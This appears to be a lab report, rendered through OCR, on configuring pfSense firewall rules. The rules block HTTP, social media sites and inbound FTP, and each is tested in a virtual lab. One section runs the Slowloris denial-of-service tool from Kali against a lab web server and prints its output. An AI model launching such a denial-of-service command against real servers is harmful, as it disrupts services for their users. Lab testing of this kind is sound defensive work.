
Choose which IP protocol this rule should match.

Source

Source: □ Invert match Any Source Address /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.



Destination

Destination ☐ Invert match | Any | Destination Address /

Destination Port Range: any (From) | Custom | any (To) | Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log ☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description: Default allow


A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options: Display Advanced


Rule Information

Tracking ID	1733364967
Created	12/5/24 02:16:07 by admin@192.168.56.1 (Local Database)
Updated	12/5/24 02:16:07 by admin@192.168.56.1 (Local Database)

Subsequently, I launched a DOS attack using a Kali Linux machine and monitored the website to confirm whether the attack was being blocked. The firewall rule successfully prevented the DOS attack, ensuring the website continued to function properly.



```
  $ cd slowloris

┌──(kali㉿kali)-[~/slowloris]
└─$ python3 slowloris.py 10.0.2.4 -p 80
[04-12-2024 19:42:21] Attacking 10.0.2.4 with 150 sockets.
[04-12-2024 19:42:21] Creating sockets...
[04-12-2024 19:42:25] Sending keep-alive headers...
[04-12-2024 19:42:25] Socket count: 150
[04-12-2024 19:42:40] Sending keep-alive headers...
[04-12-2024 19:42:40] Socket count: 150
[04-12-2024 19:42:55] Sending keep-alive headers...
[04-12-2024 19:42:55] Socket count: 150
[04-12-2024 19:43:10] Sending keep-alive headers...
[04-12-2024 19:43:10] Socket count: 150
[04-12-2024 19:43:25] Sending keep-alive headers...
[04-12-2024 19:43:25] Socket count: 150
```


kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.0.2.4/
10.0.2.4
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

4b. Blocking HTTP Access for Internal Users

I configured a new rule for the LAN interface in pfSense to block HTTP access for internal users. I set the action to **BLOCK** and specified the source as the internal network IP range. The destination was set to **any**, the protocol to **TCP**, and the destination port to **80 (HTTP)**. Finally, I saved the rule.



Firewall / Rules / Edit

Edit Firewall Rule

Action: Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: LAN
Choose the interface from which packets must come to match this rule.

Address Family: IPv4
Select the Internet Protocol version this rule applies to.

Protocol: TCP
Choose which IP protocol this rule should match.

Source

Source: □ Invert match | Network | 10.0.2.4 / 24


The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination: □ Invert match | Any | Destination Address /

Destination Port Range: HTTP (80) From | Custom | HTTP (80) To | Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

I verified the rule by trying to access an HTTP website, http://testphp.vulnweb.com. The access attempt was successfully blocked, confirming that internal users were restricted from accessing HTTP websites.



Hmm. We're having trouble finding that site.


We can't connect to the server at testphp.vulnweb.com.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

4c. Blocking Social Media Websites

To prevent access to social media websites, I configured a new rule for the LAN interface. I set the action to **BLOCK**, with the source defined as the LAN or internal network. The destination port was left as **any**, and URL filtering was used to block specific social media platforms like Instagram. After saving the rule, I tested it by trying to access Instagram, which was successfully blocked. This rule effectively ensured that social media websites were inaccessible from the internal network.



Firewall / Rules / Edit

Edit Firewall Rule

Action: Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: LAN
Choose the interface from which packets must come to match this rule.

Address Family: IPv4
Select the Internet Protocol version this rule applies to.

Protocol: TCP
Choose which IP protocol this rule should match.

Source

Source: □ Invert match | Network | 10.0.2.6 / 24


Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination: □ Invert match | Address or Alias | Social_media /

Destination Port Range: HTTP (80) From | Custom | HTTP (80) To | Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.



Hmm. We're having trouble finding that site.

We can't connect to the server at www.instagram.com.


If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Try Again

4d. Blocking Inbound FTP Traffic

- To block inbound FTP traffic, I configured a rule on the WAN interface in pfSense. The action was set to **BLOCK**, with the source set to **any**. The destination was also set to **any**, and the destination port was specified as **21 (FTP)**. After saving the rule, I applied the changes to prevent FTP traffic from reaching the server.



kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
pfSense.home.arpa - Fire
192.168.56.102/firewall_rules_edit.php?id=0
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
21:26

Firewall / Rules / Edit

Edit Firewall Rule

Action: Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: WAN
Choose the interface from which packets must come to match this rule.

Address Family: IPv4+IPv6
Select the Internet Protocol version this rule applies to.

Protocol: TCP
Choose which IP protocol this rule should match.

Source

Source: □ Invert match | Any | Source Address | /

Display Advanced


The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination: □ Invert match | Any | Destination Address | /

Destination Port Range: FTP (21) (From) | Custom | FTP (21) (To) | Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

I tested the configuration by attempting to access the FTP service, which displayed a restricted access message, confirming that FTP traffic was successfully blocked.



This address is restricted

This address uses a network port which is normally used for purposes other than Web browsing. Firefox has canceled the request for your protection.